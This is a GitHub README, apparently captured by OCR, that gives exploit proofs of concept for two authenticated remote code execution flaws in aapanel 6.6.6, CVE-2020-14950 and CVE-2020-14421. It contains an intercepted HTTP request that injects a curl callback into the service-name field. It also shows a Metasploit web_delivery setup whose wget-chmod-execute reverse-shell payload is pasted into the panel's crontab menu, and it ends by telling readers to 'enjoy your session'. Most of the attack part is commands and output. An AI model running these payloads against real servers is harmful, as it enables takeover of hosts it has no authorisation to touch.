jenaye / aapanel Public

aapanel 6.6.6 - (Authenticated) Remote Code Execution

2 stars 6 forks

Star Notifications

Code Issues Pull requests Actions Projects Security Insights

master Go to file

jenaye Merge pull request #3 from noraj/patch-3 ··· on Jun 24, 2020 11

View code

README.md

aapanel

aapanel 6.6.6 - CVE-2020-14950

- Description : allows remote authenticated users to execute arbitrary commands via the setting menu of Sotfware Store.
- Affected version : All <= 6.6.6

Information

To make this PoC, I just installed the software using docker-compose

- Vulnerability Type : Remote command execution (Authenticated RCE)

POC

Go to Software Store, click on any row from the setting's field, intercept the request when you click on "start/stop/restart" and modify/edit the resquest to execute what you want. Here is an example with curl :

```
POST /system?action=ServiceAdmin HTTP/1.1
Host:
Content-Length: 66
Accept: */*
X-http-token: SrHTDSB3bnKuRh7A02[redacted]bzJ7Ma2aYl3tB
X-Requested-With: XMLHttpRequest
x-cookie-token: echsbZkGo[redacted]cQFXiFrWic4crYHKCh
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.106
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: __cfduid=d6db48343b60338f6[redacted]4563bd71592520518;
BT_PANEL_6=d65f0001-23ed-42[redacted]eONdoZWi4TqzDkcuCc;
request_token=echsbZkGoM3sCNnm7BaubHWhg4qFXBcQFXiFrWic4crYHKCh; order=id%20desc; memSize=1830; backup_path=/www/backup;
rank=a; uploadSize=1073741824; layers=1; sites_path=/www/wwwroot; serverType=apache; vcodesum=9;
aceConfig=%22%7B%5C%22supportedModes%5C%22%3A%7B%5C%22Apache_Conf%5C%22%3A%5B%5C%22%5Ehtaccess%7C%5Ehtgroups%7C%5Ehtpasswd%7
C%5Econf%7Chtaccess%7Chtgroups%7Chtpasswd%5C%22%5D%2C%5C%22BatchFile%5C%22%3A%5B%5C%22bat%7Ccmd%5C%22%5D%2C%5C%22c_Cpp%5C%22
%3A%5B%5C%22cpp%7Cc%7C[redacted]
A%5B%5C%22css%5C%22%5D[redacted]
D%2C%5C%22HTML%5C%22%3[redacted]
5C%22JavaScript%5C%22%[redacted]
%5C%22jsp%5C%22%5D%2C%[redacted]
%22%3A%5B%5C%22%5EMake[redacted]
%22md%7Cmarkdown%5C%22[redacted]
%2C%5C%22INI%5C%22%3A%[redacted]
Perl%5C%22%3A%5B%5C%22[redacted]
2pgsql%5C%22%5D%2C%5C%[redacted]
%7Cshtml%7Cphp3%7Cphp4[redacted]
%5C%22Python%5C%22%3A%[redacted]
pec%7Crake%7C%5EGuardf[redacted]
A%5B%5C%22sass%5C%22%5[redacted]
%5D%2C%5C%22SQL%5C%22%[redacted]
B%5C%22swift%5C%22%5D%[redacted]
C%22%5D%2C%5C%22VBScri[redacted]
C%22XML%5C%22%3A%5B%5C[redacted]
3A%5B%5C%22yaml%7Cyml%[redacted]
%5C%22%3A%5B%5C%22icon[redacted]
vec%5C%22%3A%5C%22obje[redacted]
Cpp%5C%22%3A%5C%22C%20[redacted]
16%5C%22%3A%5C%22Perl%[redacted]
C%5C%22GB2312%5C%22%2C[redacted]
ceEditor%5C%22%3A%7B%5[redacted]
e%2C%5C%22useSoftTabs%[redacted]
2C%5C%22enableLiveAuto[redacted]
Atrue%2C%5C%22animated[redacted]Atrue%2C%5C%2
2showLineNumbers%5C%22%3Atrue%2C%5C%22showGutter%5C%22%3Atrue%2C%5C%22displayIndentGuides%5C%22%3Afalse%7D%2C%5C%22showUpdat
e%5C%22%3Atrue%7D%22; Path=/etc; force=0; load_page=null; load_type=null; load_search=undefined
Connection: close

name=openlitespeed;curl http:/[redacted]1234/&type=restart
```

```
listening on [any] 1234 ...
connect to [16[redacted]] from (UNKNOWN) [16[redacted]9] 44586
GET / HTTP/1.1
Host: [redacted]:1234
User-Agent: curl/7.61.1
Accept: */*
```

aapanel 6.6.6 - CVE-2020-14421

- Description : Allows attacker to run arbitrary command remotely
- Affected version : All <= 6.6.6

Information

To make this PoC, I just installed fresh Ubuntu 20.04, then I installed `wget + sudo` and executed this script `wget -O install.sh http://www.aapanel.com/script/install-ubuntu_6.0_en.sh && sudo bash install.sh`

- Vulnerability Type : Remote command execution (RCE Authenticated)

POC

First of all, setup web_delivery options, this will create a payload and a listener.

```
msf5 exploit(multi/script/web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (linux/x64/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  8888             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   6   Linux
```

Now run it


```
msf5 exploit(multi/script/web_delivery) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[-] Handler failed to bind to                 :8888:-  -
[*] Started reverse TCP handler on 0.0.0.0:8888
[*] Using URL: http://0.0.0.0:8080/gUVn1orp
msf5 exploit(multi/script/web_delivery) > [*] Local IP: http://          5:8080/gUVn1orp
[*] Server started.
[*] Run the following command on the target machine:
wget -qO wt8vOOsC --no-check-certificate http://          ?:8080/gUVn1orp; chmod +x wt8vOOsC; ./wt8vOOsC& disown
```


this will generate the following payload:

```
wget -qO wt8v00sC --no-check-certificate http://xxxx:8088/gUVn1orp; chmod +x wt8v00sC; ./wt8v00sC& disown
```

Then copy/past like this into `script content` of crontab menu in aapanel.



Now just execute your crontab and wait your session.



Fast Exploit

Just run `msfconsole -r aapanel.rc` copy/paste the payload into script content section, and enjoy your session.

Releases

No releases published

Packages

No packages published

Contributors 2


jenaye Houziaux Mike


noraj Alexandre ZANNI